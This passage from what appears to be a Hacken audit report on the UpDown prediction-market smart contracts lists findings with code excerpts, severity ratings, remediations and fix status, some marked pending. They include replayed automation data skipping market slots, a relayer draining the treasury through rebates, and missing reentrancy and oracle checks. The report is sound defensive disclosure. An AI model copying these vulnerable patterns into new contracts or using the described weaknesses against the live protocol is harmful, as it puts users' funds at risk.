                  TimeframeConfig storage tft = timeframes[slot.tfIdx];
                  uint256 lastStart = pairTfLastCreated[slot.pairId][slot.tf
Idx];

                  uint256 skippedSlotStart = lastStart == 0
                      ? (block.timestamp / tft.duration) * tft.duration
                      : lastStart + tft.duration;
                  pairTfLastCreated[slot.pairId][slot.tfIdx] = skippedSlotSt
art;
                  emit SlotSkippedAfterFailure(slot.pairId, slot.tfIdx, skip
pedSlotStart);
              }
              emit MarketCreationFailed(slot.pairId, slot.tfIdx, reason);
          }
      }
      _pruneResolved();
  }
```

If the same `performData` is executed twice, the first call can create the correct market and update `pairTfLastCreated`. The second call then calculates the next slot, but still uses the old signed report. This report belongs to the previous slot, so `captureStrike` can revert. The revert is

caught by `performUpkeep`, and the contract advances `pairTfLastCreated` again. As a result, one valid future slot can be skipped.

A replay or duplicate Automation call can cause permanent loss of market slots. The affected market window will not be created, which can break the expected market schedule and reduce protocol availability.

Assets:

- /src/UpDownAutoCycler.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 3/5

Exploitability: Independent

Complexity: Simple

Fixed in `e912e87`.

`plannedStart` is now validated during market creation, making replayed `performData` a no-op that does not advance `pairTfLastCreated` or skip future slots.

Severity: Medium

Recommendations

Remediation: Validate `performData` against the current contract state before creating or skipping a slot. If the slot was already processed, the function should return without changing state. Also consider using the `plannedStart` from `performData` and checking that it matches the expected next slot.

F-2026-17730 - makerFee Can Be Silently Trapped When makerFeeRecipient Is Zero - Low

Description:

The `enterPosition` function pulls `cashPart + platformFee + makerFee` from the buyer during settlement. While `platformFee` is protected by a check that reverts if the treasury is unset, there is no equivalent validation for `makerFeeRecipient`.

If `makerFee > 0` and `makerFeeRecipient == address(0)`, the buyer is still charged the maker fee, but the transfer to the maker fee recipient is skipped. The skipped fee is not added to `marketRetained`, which is only updated by `cashPart - sellerReceives`.

```
    function enterPosition(FillInputs calldata f) external whenNotPaused only
Relayer {
        // ... rest of the code


        if (f.makerFee > 0 && f.makerFeeRecipient != address(0)) {
            usdt.safeTransfer(f.makerFeeRecipient, f.makerFee);
        }

        // ... rest of the code
    }
```

As a result, the collected maker fee remains stranded in the contract without being assigned to any recipient or market accounting bucket. This breaks the contract's intended balance accounting and prevents the funds from being recovered through the normal settlement flow.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 2/5

Exploitability: Dependent

Complexity: Simple

Severity: Low

Recommendations

Remediation: Add a pre-execution guard that mirrors the existing `platformFee` / `treasury` check:

```
if (f.makerFee > 0 && f.makerFeeRecipient == address(0)) revert ZeroAddress()
;
if (f.platformFee > 0 && treasury == address(0)) revert TreasuryNotConfigured
();
```

Resolution: **Fixed** in the commit `e6621a4`.

The relayer-supplied `makerFeeRecipient` field was eliminated entirely by the fee-model redesign. The maker fee now flows to `makerOrder.maker` — an address that necessarily carries a valid EIP-712 signature and therefore can never be the zero address — so the fee can no longer be charged yet stranded.

F-2026-17759 - Missing Price Validation in getPrice Can Return Zero or Negative Oracle Values - Low

Description:

In **ChainlinkResolver**, the `_getLatestPrice` helper reads a legacy Data Feeds aggregator and returns the answer after only a staleness check:

```
(, int256 price,, uint256 updatedAt,) = AggregatorV3Interface(feed).latestRou
ndData();
if (block.timestamp - updatedAt > MAX_STALENESS) revert StalePrice();
return price;
```

The `price` is returned without any sign or zero validation. A malfunctioning, deprecated, or circuit-broken aggregator can return `0` or a negative value, and a feed clamped at its `minAnswer`/`maxAnswer` bound returns the bound rather than the true price. Any of these is forwarded to callers of the external `getPrice` view as a valid price with no on-chain signal that the value is invalid.

A single global `MAX_STALENESS` of one hour is applied to every configured pair regardless of each feed's actual publishing cadence. Chainlink feeds advertise per-pair heartbeats and deviation thresholds that differ widely (some update on a sub-minute deviation, others only on a multi-hour heartbeat). A one-hour ceiling is simultaneously too loose for fast feeds, where a price already stale by tens of minutes still passes the check, and too tight for slow feeds whose legitimate heartbeat exceeds one hour, where a normally-published value is rejected with `StalePrice` and the read reverts. Because the same constant binds all pairs, the staleness guard cannot be tuned to match the freshness guarantee any individual feed provides, so the returned price can be accepted while materially outdated.

Assets:

- /src/ChainlinkResolver.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 5/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Low

Recommendations

Remediation: Add a positivity guard and surface a typed error before returning the price:

```
(, int256 price,, uint256 updatedAt,) = AggregatorV3Interface(feed).latestRou
ndData();
if (price <= 0) revert InvalidPrice();
if (block.timestamp - updatedAt > MAX_STALENESS) revert StalePrice();
return price;
```

Replace the single global `MAX_STALENESS` with a per-feed staleness threshold configured from each pair's published heartbeat (for example a `mapping(bytes32 => uint256)` set alongside `priceFeeds`), so each pair is validated against its own freshness guarantee.

Resolution: **Fixed** in `e6621a4`.

`if (price <= 0) revert InvalidPrice()` was added to `_getLatestPrice`, and the same guard was applied to the live Data Streams paths in `captureStrike` and `resolve`.

F-2026-17774 - complementaryBurn Lacks Market-Active Guard, Allowing Collateral Drain During the Expiry-to-Resolution Window - Low

Description:

`complementaryMint` and `complementaryBurn` are intended to be symmetric inverses. `complementaryMint` enforces that the market must be active — both started and not yet expired — before pulling collateral from the minter:

```
Market storage m = markets[marketId];
if (m.startTime == 0) revert MarketNotOpen();
if (block.timestamp >= uint256(m.endTime)) revert MarketNotOpen();
```

`complementaryBurn` applies a weaker and asymmetric guard. It only checks that the market exists (`m.startTime != 0`) and has not been resolved yet (`!m.resolved`). It does **not** check `block.timestamp < m.endTime`:

```
Market storage m = markets[marketId];
if (m.startTime == 0) revert MarketNotOpen();
if (m.resolved) revert AlreadyResolved();
```

Between market expiry (`block.timestamp >= m.endTime`) and the resolver calling `resolve()`, the market sits in a liminal state: it is closed to new activity but has not yet been resolved. During this window, the entire contents of `marketRetained[marketId]` — the collateral that backs every open position — can be burned out to an arbitrary address by the relayer. Once drained, `withdrawSettlement` transfers `marketRetained[marketId] == 0` to the relayer, and the relayer has nothing to pay winning position holders.

The `resolve` function explicitly requires the market to have expired before it can be called:

```
if (block.timestamp < uint256(m.endTime)) revert MarketNotOpen();
```

This means the expiry-to-resolution window is a guaranteed, predictable interval in every market's lifecycle — it is not a theoretical edge case.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate:	3/5
Likelihood Rate:	2/5
Exploitability:	Dependent
Complexity:	Simple
Severity:	Low

Recommendations

Remediation: Add the same expiry check that `complementaryMint` applies:

```
if (block.timestamp >= uint256(m.endTime)) revert MarketNotOpen();
```

This ensures `complementaryBurn` is only callable while the market is actively open.

Resolution: **Fixed** in `e6621a4`.

`_burn` now applies the same expiry guard as mint — `if (block.timestamp >= uint256(m.endTime)) revert MarketNotOpen()` — so collateral can no longer be burned during the expiry-to-resolution window. The complete-set per-user gate (F-2026-17776) further constrains what can be burned.

F-2026-17779 - Relayer Can Drain Treasury via Unbounded Rebate Accumulation - Low

Description:

`accumulateRebate` is restricted to the relayer and increments an arbitrary amount into any maker's `dmmRebateAccumulated` counter with no upper bound. `claimRebate` then pulls that accumulated amount directly from the treasury EOA via `transferFrom`, which holds a standing unlimited approval to this contract as an operational precondition.

```
    function accumulateRebate(address maker, uint256 amount) external onlyRel
ayer whenNotPaused {
        dmmRebateAccumulated[maker] += amount;
        emit RebateAccumulated(maker, amount);
    }
```

```
    function claimRebate() external {
        uint256 amt = dmmRebateAccumulated[msg.sender];
        if (amt == 0) return;
        if (treasury == address(0)) revert TreasuryUnderFunded(amt, 0);
        // Binding constraint is `min(balance, allowance)` — whichever is
        // smaller is what `transferFrom` would actually succeed with.
        // Surfacing it in the error gives ops a clear "fund treasury" vs
        // "re-approve allowance" signal.
        uint256 balance = usdt.balanceOf(treasury);
        uint256 allowance = usdt.allowance(treasury, address(this));
        uint256 have = balance < allowance ? balance : allowance;
        if (have < amt) revert TreasuryUnderFunded(amt, have);
        dmmRebateAccumulated[msg.sender] = 0;
        usdt.safeTransferFrom(treasury, msg.sender, amt);
        emit RebateClaimed(msg.sender, amt);
    }
```

The relayer can call `accumulateRebate` to assign an arbitrary rebate to an address they control, then call `claimRebate` to pull up to the treasury's full USDT balance in a single transaction. The treasury approval is permanent and covers the entire balance, so there is no rate limit or circuit breaker.

Full treasury drainage can be done in one atomic operation.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 4/5

Likelihood Rate: 2/5

Exploitability: Dependent

Complexity: Simple

Severity: Low

Recommendations

Remediation: The treasury should not hold funds that belong to users. Separate protocol-owned funds (rebate budgets, fee reserves) from user-owned collateral. Any collateral deposited by users must be tracked per-account and excluded from owner or relayer withdrawal paths

Resolution: **Fixed** in `e6621a4`

`claimRebate` is now capped by an owner-configured rolling per-window budget (`setRebateBudget` sets `rebateBudgetPerWindow`/`rebateWindowDuration`; the window rolls lazily and tracks `rebateClaimedInWindow`). A claim exceeding the remaining budget reverts with `RebateBudgetExceeded`, and a `0` budget disables claims entirely (fail-safe default), so a compromised relayer can drain at most one window's budget rather than the full treasury.

F-2026-17781 - Missing nonReentrant Modifier on Functions That Perform External Token Transfers - Low

Description:

In **UpDownSettlement**, the contract extends `Ownable` and `EIP712` but does not inherit `ReentrancyGuard`. Functions that perform external token transfers, specifically `enterPosition`, `complementaryMint`, and `complementaryBurn`, carry no `nonReentrant` modifier.

In `enterPosition`, three outbound transfers to externally supplied addresses execute before the per-market state variables are updated:

```
function enterPosition(FillInputs calldata f) external whenNotPaused onlyRela
yer {
    // ...

    if (seller != address(0) && f.sellerReceives > 0) {
        usdt.safeTransfer(seller, f.sellerReceives);
    }
    if (f.platformFee > 0) {
        usdt.safeTransfer(treasury, f.platformFee);
    }
    if (f.makerFee > 0 && f.makerFeeRecipient != address(0)) {
        usdt.safeTransfer(f.makerFeeRecipient, f.makerFee);
    }

    if (f.order.option == 1) {
        m.cashUpFlow += uint128(f.fillAmount);
    } else {
        m.cashDownFlow += uint128(f.fillAmount);
    }

    unchecked {
        marketRetained[f.marketId] += cashPart - f.sellerReceives;
    }

    // ...
}
```

A reentrant call during any of these transfers would observe stale `marketRetained`, potentially allowing the `NoBackingForSeller` guard to pass against an already-consumed pool and producing under-collateralization at resolution. With USDT as the current collateral the risk is not immediately exploitable, but it materializes if a callback-capable token is introduced as future collateral.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 2/5

Exploitability: Semi-Dependent

Complexity: Simple

Severity: Low

Recommendations

Remediation: It is recommended to extend `UpDownSettlement` with OpenZeppelin's `ReentrancyGuard` and apply `nonReentrant` to all state-mutating external functions.

Resolution: **Fixed** in `e6621a4`.

`UpDownSettlement` now inherits `ReentrancyGuard` and applies `nonReentrant` to all external token-moving entrypoints, including `enterPosition`, mint/burn, and redemption paths.

F-2026-17782 - No Mechanism to Remove or Deactivate a Pair - Low

Description:

`addPair` appends a pair to `_cyclingPairs` and sets `supportedPairs[pairId] = true`, but there is no inverse operation:

```
function _createMarket(uint256 tfIdx, bytes32 pairId, bytes memory signedRepo
rt) internal {
    if (tfIdx >= NUM_TIMEFRAMES) revert InvalidTimeframeIndex();
    if (!supportedPairs[pairId]) revert("pair not supported");
}
```

```
function addPair(bytes32 pairId) external onlyOwner {
    supportedPairs[pairId] = true;
    if (!isCyclingPair[pairId]) {
        isCyclingPair[pairId] = true;
        _cyclingPairs.push(pairId);
    }
}
```

Once a pair is added it is permanent. `_cyclingPairs` has no removal path, and `supportedPairs[pairId]` has no setter to flip it back to `false`. If a pair must be halted — because its Streams feed ID is deprecated, the DON stops publishing it, the feed is misconfigured, or a security incident requires an emergency stop — the pair cannot be deactivated without deprecating the entire cycler.

In practice, every `checkUpkeep` call continues to evaluate the broken pair in the creation loop, and every `performUpkeep` call attempts to create markets for it. Because `resolver.captureStrike` will revert for a pair with no valid feed, each attempt hits the fail-forward catch block, advances `pairTfLastCreated`, emits `SlotSkippedAfterFailure`, and moves on — indefinitely. Gas is wasted on every upkeep cycle, the event log is polluted with spurious skip events, and there is no on-chain way to stop the behavior short of replacing the entire cycler deployment.

Assets:

- /src/UpDownAutoCycler.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate:	3/5
Likelihood Rate:	2/5
Exploitability:	Dependent
Complexity:	Simple
Severity:	Low

Recommendations

Remediation: Add a `removePair` or `setSupportedPair(bytes32 pairId, bool active)` owner function that sets `supportedPairs[pairId] = false` and removes the entry from `_cyclingPairs` (swap-and-pop). Both `checkUpkeep` and `_createMarket` already gate on `supportedPairs[pid]`, so flipping the flag to `false` is sufficient to stop iteration and market creation without requiring a redeployment.

Resolution: **Fixed** in the commit `e6621a4`.

An owner-only `removePair(bytes32)` was added: it sets `supportedPairs[pairId] = false`, clears `isCyclingPair`, and swap-and-pops the entry from `_cyclingPairs` (emitting `PairRemoved`). Because both `checkUpkeep` and `_createMarket` gate on `supportedPairs`, this halts cycling for the pair without deprecating the cycler, and a later `addPair` re-adds it cleanly.

F-2026-17953 - Missing Market Start Time Validation Allows Premature Interactions - Low

Description:

`UpDownSettlement` creates markets with a future `startTime` when the `UpDownAutoCycler`'s `preStartWindowSec` feature is active. Several functions that should only be callable within an active market window check that the market exists and has not ended, but none of them verify that `block.timestamp >= m.startTime`. The affected functions are `enterPosition`, `_mint`, and `_burn`:

```
if (m.startTime == 0) revert MarketNotOpen();
if (block.timestamp >= uint256(m.endTime)) revert MarketNotOpen();
// missing: if (block.timestamp < uint256(m.startTime)) revert MarketNotOpen(
);
```

The missing `block.timestamp >= m.startTime` check affects all user-facing market actions that rely on the open-market window.

As a result, during the pre-start window:

- The relayer can execute fills before the market officially opens.
- Users or the relayer can mint complete UP/DOWN sets before the market officially opens.
- Users or the relayer can burn complete sets and withdraw collateral before the market officially opens.

This allows collateral and positions to be created, transferred, and unwound before the published market start time. It breaks the intended market lifecycle and makes the `startTime` boundary only an off-chain convention rather than an on-chain invariant. In a misconfiguration or relayer-compromise scenario, users may face unfair execution or unexpected balance changes before the official market window begins.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Pending Fix

Classification

Impact Rate: 2/5

Likelihood Rate: 3/5

Exploitability: Independent

Complexity: Simple

Severity: Low

Recommendations

Remediation: Add the missing lower-bound check to all three functions:

```
if (m.startTime == 0 || block.timestamp < uint256(m.startTime) || block.times
tamp >= uint256(m.endTime))
    revert MarketNotOpen();
```

F-2026-17975 - Rebate Budget Accounting Can Freeze Claims and Allow Same-Window Cap Bypass - Low

Description:

`claimRebate` enforces the rolling rebate budget against the caller's entire accumulated rebate balance:

```
uint256 amt = dmmRebateAccumulated[msg.sender];
...
if (amt > remaining) revert RebateBudgetExceeded(amt, remaining);
```

Because there is no partial-claim mechanism, any account whose `dmmRebateAccumulated` exceeds the remaining window budget cannot claim anything. If the accumulated amount is greater than `rebateBudgetPerWindow`, the account is permanently unable to claim under the current configuration, because `remaining` can never exceed the per-window cap. Additionally, `setRebateBudget` resets the current accounting window on every call:

```
function setRebateBudget(uint256 budgetPerWindow, uint256 windowDuration) ext
ernal onlyOwner {
        rebateBudgetPerWindow = budgetPerWindow;
        rebateWindowDuration = windowDuration;
        rebateWindowStart = block.timestamp;
        rebateClaimedInWindow = 0;
        emit RebateBudgetSet(budgetPerWindow, windowDuration);
}
```

This means already-claimed rebates in the active window are forgotten whenever the owner updates the budget configuration. As a result, the intended per-window cap can be exceeded within the same time period.

The rebate budget does not reliably enforce a per-window treasury outflow limit. Large rebate balances can become unclaimable due to the all-or-nothing claim logic, while owner budget updates can unintentionally reopen the claim allowance and allow excess withdrawals in the same window.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Pending Fix

Classification

Impact Rate:	2/5
Likelihood Rate:	2/5
Exploitability:	Semi-Dependent
Complexity:	Simple
Severity:	Low

Recommendations

Remediation: Allow partial rebate claims up to the available `remaining` budget, reducing `dmmRebateAccumulated` by the claimed amount instead of requiring the full balance to fit.

Also avoid resetting `rebateClaimedInWindow` on every `setRebateBudget` call. If configuration changes are required, preserve already-claimed amounts for the active window.

F-2026-17727 - Floating Pragma - Info

Description:

In Solidity development, the pragma directive specifies the compiler version to be used, ensuring consistent compilation and reducing the risk of issues caused by version changes. However, using a floating pragma (e.g., `^0.8.xx`) introduces uncertainty, as it allows contracts to be compiled with any version within a specified range. This can result in discrepancies between the compiler used in testing and the one used in deployment, increasing the likelihood of vulnerabilities or unexpected behavior due to changes in compiler versions.

The project currently uses floating pragma declarations (`^0.8.29`) in its Solidity contracts. This increases the risk of deploying with a compiler version different from the one tested, potentially reintroducing known bugs from older versions or causing unexpected behavior with newer versions. These inconsistencies could result in security vulnerabilities, system instability, or financial loss. Locking the pragma version to a specific, tested version is essential to prevent these risks and ensure consistent contract behavior.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]
- /src/UpDownAutoCycler.sol [https://github.com/Quecko-Org/updown-contracts]
- /src/ChainlinkResolver.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: It is recommended to **lock the pragma version** to the specific version that was used during development and testing. This ensures that the contract

will always be compiled with a known, stable compiler version, preventing unexpected changes in behavior due to compiler updates. For example, instead of using `^0.8.24`, explicitly define the version with `pragma solidity 0.8.24;`.

Before selecting a version, review known bugs and vulnerabilities associated with each Solidity compiler release. This can be done by referencing the official Solidity compiler release notes: Solidity GitHub releases or Solidity Bugs by Version. Choose a compiler version with a good track record for stability and security.

Resolution: **Fixed** in `e6621a4`.

The floating pragma `^0.8.29` was pinned to the exact `0.8.29` in all three in-scope contracts (`UpDownSettlement.sol`, `UpDownAutoCycler.sol`, `ChainlinkResolver.sol`).

F-2026-17728 - Missing Two Step Ownership Pattern - Info

Description:

The ownership model across the market contracts is based on OpenZeppelin's `Ownable`, which performs ownership transfer in a single step. As a result, administrative control may be transferred immediately to an incorrect address, an incompatible contract, or an address that cannot execute privileged functions. If such a transfer occurs, access to owner-only functionality may become permanently unavailable.

In several contracts, in the scope, the ownership is implemented using `Ownable` rather than a two-step ownership model:

```
import {Ownable} from "@openzeppelin/contracts/access/Ownable.sol";

contract ChainlinkResolver is Ownable { ... }
contract UpDownAutoCycler is Ownable { ... }
contract UpDownSettlement is Ownable, EIP712 { ... }
```

The `transferOwnership` function finalizes ownership immediately upon execution, without requiring confirmation from the recipient. No validation is performed to ensure that the new owner is capable of operating the contract.

As a result, administrative control may be assigned to an unintended or non-functional address. If this occurs, critical operations such as market creation, registry configuration, and administrative actions may become inaccessible. Existing markets may be unable to update metadata, modify trading status, or finalize resolution through the intended ownership flow.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]
- /src/UpDownAutoCycler.sol [https://github.com/Quecko-Org/updown-contracts]
- /src/ChainlinkResolver.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Dependent

Complexity: Simple

Severity: Info

Recommendations

Remediation: It is recommended to replace the single-step ownership model with a two-step ownership transfer mechanism, such as `Ownable2Step`, where the new owner must explicitly accept ownership. This ensures that ownership is only finalized after confirmation, reducing the risk of assigning control to incorrect or non-operational addresses.

Resolution: **Fixed** in `e6621a4`.

All three contracts now inherit `Ownable2Step` instead of `Ownable`, requiring the incoming owner to explicitly accept ownership before control transfers, which prevents accidental transfer to an unusable address.

F-2026-17739 - Redundant marketId and option Fields in FillInputs Provide No Additional Security - Info

Description:

The `FillInputs` struct contains `marketId` and `option` as top-level fields alongside the signed `Order`, which already contains `order.market` and `order.option` as part of its EIP-712 signed payload.

```
struct FillInputs {
   Order order;
   bytes signature;
   uint256 marketId;     // explicit redundant copy of order.market for arg/s
ig pinning
   uint8 option;         // explicit redundant copy of order.option
   ...
}
```

The contract checks these against the signed order fields at the top of `enterPosition`:

```
if (f.marketId != f.order.market) revert MarketMismatch();
if (uint256(f.option) != f.order.option) revert OptionMismatch();
```

The stated purpose is to prevent the relayer from routing a signed order against the wrong market. However, this is already guaranteed by the EIP-712 signature verification that follows — `order.market` and `order.option` are both fields inside the signed `Order` struct and are covered by the `structHash`. Any tampered value in those fields would produce an invalid signature and revert at `InvalidSignature`. The redundant fields and their equality checks add no security that the signature verification does not already provide.

The result is two extra `uint256`/`uint8` fields in every `enterPosition` calldata payload, two additional storage reads per call, and two error types (`MarketMismatch`, `OptionMismatch`) that exist solely to duplicate what signature verification enforces.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate:	1/5
Likelihood Rate:	5/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Info

Recommendations

Remediation: Remove `marketId` and `option` from `FillInputs` and use `f.order.market` and `f.order.option` directly throughout `enterPosition`.

Resolution: **Fixed** in `e6621a4`.

The redundant `marketId`, `option`, `taker`, `sellerReceives`, and `makerFeeRecipient` fields were removed from `FillInputs`; all values are now derived from the two signed orders, and the `MarketMismatch`/`OptionMismatch` checks operate directly on the maker and taker order fields rather than duplicating signed data.

F-2026-17746 - Unused Fee Basis Point Variables Can Misrepresent Enforced Trading Fees - Info

Description:

In **UpDownSettlement**, `platformFeeBps` and `makerFeeBps` are stored during construction and can be changed later through `setFees`:

```
platformFeeBps = _platformFeeBps;
makerFeeBps = _makerFeeBps;
```

```
function setFees(uint256 platformBps, uint256 makerBps) external onlyOwner {
    platformFeeBps = platformBps;
    makerFeeBps = makerBps;
    emit FeesUpdated(platformBps, makerBps);
}
```

However, these values are not used by `enterPosition` to calculate or validate the actual fees charged during fills. Instead, the relayer supplies absolute `platformFee` and `makerFee` values directly in calldata, and the contract pulls those amounts from the buyer:

```
usdt.safeTransferFrom(buyer, address(this), cashPart + f.platformFee + f.make
rFee);
```

As a result, the on-chain fee basis point variables may differ from the fee amounts signed or submitted by the off-chain relayer. This can mislead integrators, users, monitoring systems, or auditors into assuming the configured basis point values are enforced on-chain, while the effective fee charged to users is entirely determined by relayer-provided calldata. A relayer bug, stale off-chain configuration, or malicious relayer can therefore charge fees that do not match the visible on-chain configuration without violating any contract check.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 2/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Either enforce the configured fee rates on-chain or remove the unused variables to avoid a misleading configuration surface. If the protocol intends to keep relayer-supplied absolute fee amounts, `enterPosition` should validate them against `platformFeeBps` and `makerFeeBps`, for example, by recalculating the expected fees from the fill amount and reverting on mismatch.

Resolution: **Fixed** in the commit `e6621a4`.

The unused `platformFeeBps`/`makerFeeBps` state variables, their `setFees` setter, the `FeesUpdated` event, and the corresponding constructor parameters were removed (constructor ABI changed and the deploy script updated in lock-step). Fees are now signed and capped per order via `maxFee`, so no misleading on-chain bps surface remains.

F-2026-17952 - Suboptimal Validation Order in enterPosition Wastes Gas on Reverts - Info

Description:

In `enterPosition`, the market existence and liveness check is performed after three state-writing operations have already executed:

```
// state written first
_consumeOrder(makerHash, mo.amount, f.fillAmount);   // SSTORE x2
_consumeOrder(takerHash, to.amount, f.fillAmount);   // SSTORE x2
orderFeesPaid[takerHash] = takerFeesPaid;            // SSTORE x1
// market check comes after
Market storage m = markets[mo.market];
if (m.startTime == 0) revert MarketNotOpen();
if (block.timestamp >= uint256(m.endTime)) revert MarketNotOpen();
```

When a fill is submitted against a non-existent or expired market, the transaction reverts at the market check and rolls back all state changes. However, the gas consumed by the two `_consumeOrder` SSTOREs and the `orderFeesPaid` SSTORE is already spent and not refunded beyond the standard refund mechanism. Additionally, two signature verifications via `SignatureChecker.isValidSignatureNow` — each involving an ECRECOVER precompile call — execute before the market check and are similarly wasted.

The market existence check (`m.startTime == 0`) is an inexpensive SLOAD that would cost far less than the operations that currently precede it. Moving the market validity check to immediately after the basic order field validations, before any signature verification or state writes, would short-circuit the entire execution path for invalid markets at minimal cost.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Pending Fix

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Medium

Severity: Info

Recommendations

Remediation: Move the market existence and liveness checks earlier in `enterPosition`, before signature verification and order-fill state writes.

F-2026-17954 - Stale optionShares for the Losing Side After Full Redemption - Info

Description:

`optionShares[marketId][option]` is decremented in `_burn` and `_redeemToAllowZero`, but only the winner option is redeemable. After a market is fully resolved and all winning shares are claimed, `optionShares[marketId][winnerOption]` correctly reaches zero, but `optionShares[marketId][loserOption]` retains its peak value permanently with no code path to clear it. This stale value has no effect on settlement correctness or fund accounting, but off-chain consumers querying `optionShares` as a measure of outstanding supply would misread the loser side as still live after resolution.

```
    function _redeemToAllowZero(uint256 marketId, address holder) internal re
turns (uint256 payout) {
        Market storage m = markets[marketId];
        if (!m.resolved) revert NotResolved();
        uint8 winner = m.winner;
        payout = userShares[marketId][holder][winner];
        if (payout == 0) return 0;
        if (holder == address(0)) revert ZeroAddress();
        userShares[marketId][holder][winner] = 0;
        optionShares[marketId][winner] -= payout;
        marketRetained[marketId] -= payout;
        usdt.safeTransfer(holder, payout);
        emit Redeemed(marketId, holder, winner, payout);
    }
```

The off-chain consumers reading `optionShares[marketId][loserOption]` after full redemption would see a stale non-zero value. This is an analytics concern, not a protocol concern.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Pending Fix

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Set `optionShares[marketId][loserOption] = 0` inside `resolve()` when the winner is determined.

Disclaimers

Hacken Disclaimer

The smart contracts given for audit have been analyzed based on best industry practices at the time of the writing of this report, with cybersecurity vulnerabilities and issues in smart contract source code, the details of which are disclosed in this report (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

The report contains no statements or warranties on the identification of all vulnerabilities and security of the code. The report covers the code submitted and reviewed, so it may not be relevant after any modifications. Do not consider this report as a final and sufficient assessment regarding the utility and safety of the code, bug-free status, or any other contract statements.

While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only — we recommend proceeding with several independent audits and a public bug bounty program to ensure the security of smart contracts.

English is the original language of the report. The Consultant is not responsible for the correctness of the translated versions.

As part of Hacken's ongoing quality assurance process, we may conduct re-audits of select projects. These re-audits are performed independently from the original audit and are intended solely for internal quality control and improvement. Updated reports resulting from such re-audits will be shared privately with the respective clients and may be published on the Hacken website only with their explicit consent.
The sole authoritative source for finalized and most up-to-date versions of all reports remains the Audits section at https://hacken.io/audits/.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. Thus, the Consultant cannot guarantee the explicit security of the audited smart contracts.

Appendix 1. Definitions

Severities

When auditing smart contracts, Hacken is using a risk-based approach that considers **Likelihood**, **Impact**, **Exploitability** and **Complexity** metrics to evaluate findings and score severities.

Reference on how risk scoring is done is available through the repository in our Github organization:

hknio/severity-formula

Severity	Description
Critical	Critical vulnerabilities are usually straightforward to exploit and can lead to the loss of user funds or contract state manipulation.
High	High vulnerabilities are usually harder to exploit, requiring specific conditions, or have a more limited scope, but can still lead to the loss of user funds or contract state manipulation.
Medium	Medium vulnerabilities are usually limited to state manipulations and, in most cases, cannot lead to asset loss. Contradictions and requirements violations. Major deviations from best practices are also in this category.
Low	Major deviations from best practices or major Gas inefficiency. These issues will not have a significant impact on code execution.

Potential Risks

The "Potential Risks" section identifies issues that are not direct security vulnerabilities but could still affect the project's performance, reliability, or user trust. These risks arise from design choices, architectural decisions, or operational practices that, while not immediately exploitable, may lead to problems under certain conditions. Additionally, potential risks can impact the quality of the audit itself, as they may involve external factors or components beyond the scope of the audit, leading to incomplete assessments or oversight of key areas. This section aims to provide a broader perspective on factors that could affect the project's long-term security, functionality, and the comprehensiveness of the audit findings.

Appendix 2. Scope

The scope of the project includes the following smart contracts from the provided repository:

Scope Details	
Repository	https://github.com/Quecko-Org/updown-contracts
Commit	fccb622
Retest	e6621a4
Whitepaper	-
Requirements	NatSpec; COWORK.md
Technical Requirements	NatSpec; COWORK.md

Asset	Type
/src/ChainlinkResolver.sol [https://github.com/Quecko-Org/updown-contracts]	Smart Contract
/src/UpDownAutoCycler.sol [https://github.com/Quecko-Org/updown-contracts]	Smart Contract
/src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]	Smart Contract

Appendix 3. Additional Valuables

Additional Recommendations

The smart contracts in the scope of this audit could benefit from the introduction of automatic emergency actions for critical activities, such as unauthorized operations like ownership changes or proxy upgrades, as well as unexpected fund manipulations, including large withdrawals or minting events. Adding such mechanisms would enable the protocol to react automatically to unusual activity, ensuring that the contract remains secure and functions as intended.

To improve functionality, these emergency actions could be designed to trigger under specific conditions, such as:

- Detecting changes to ownership or critical permissions.
- Monitoring large or unexpected transactions and minting events.
- Pausing operations when irregularities are identified.

These enhancements would provide an added layer of security, making the contract more robust and better equipped to handle unexpected situations while maintaining smooth operations.

Frameworks and Methodologies

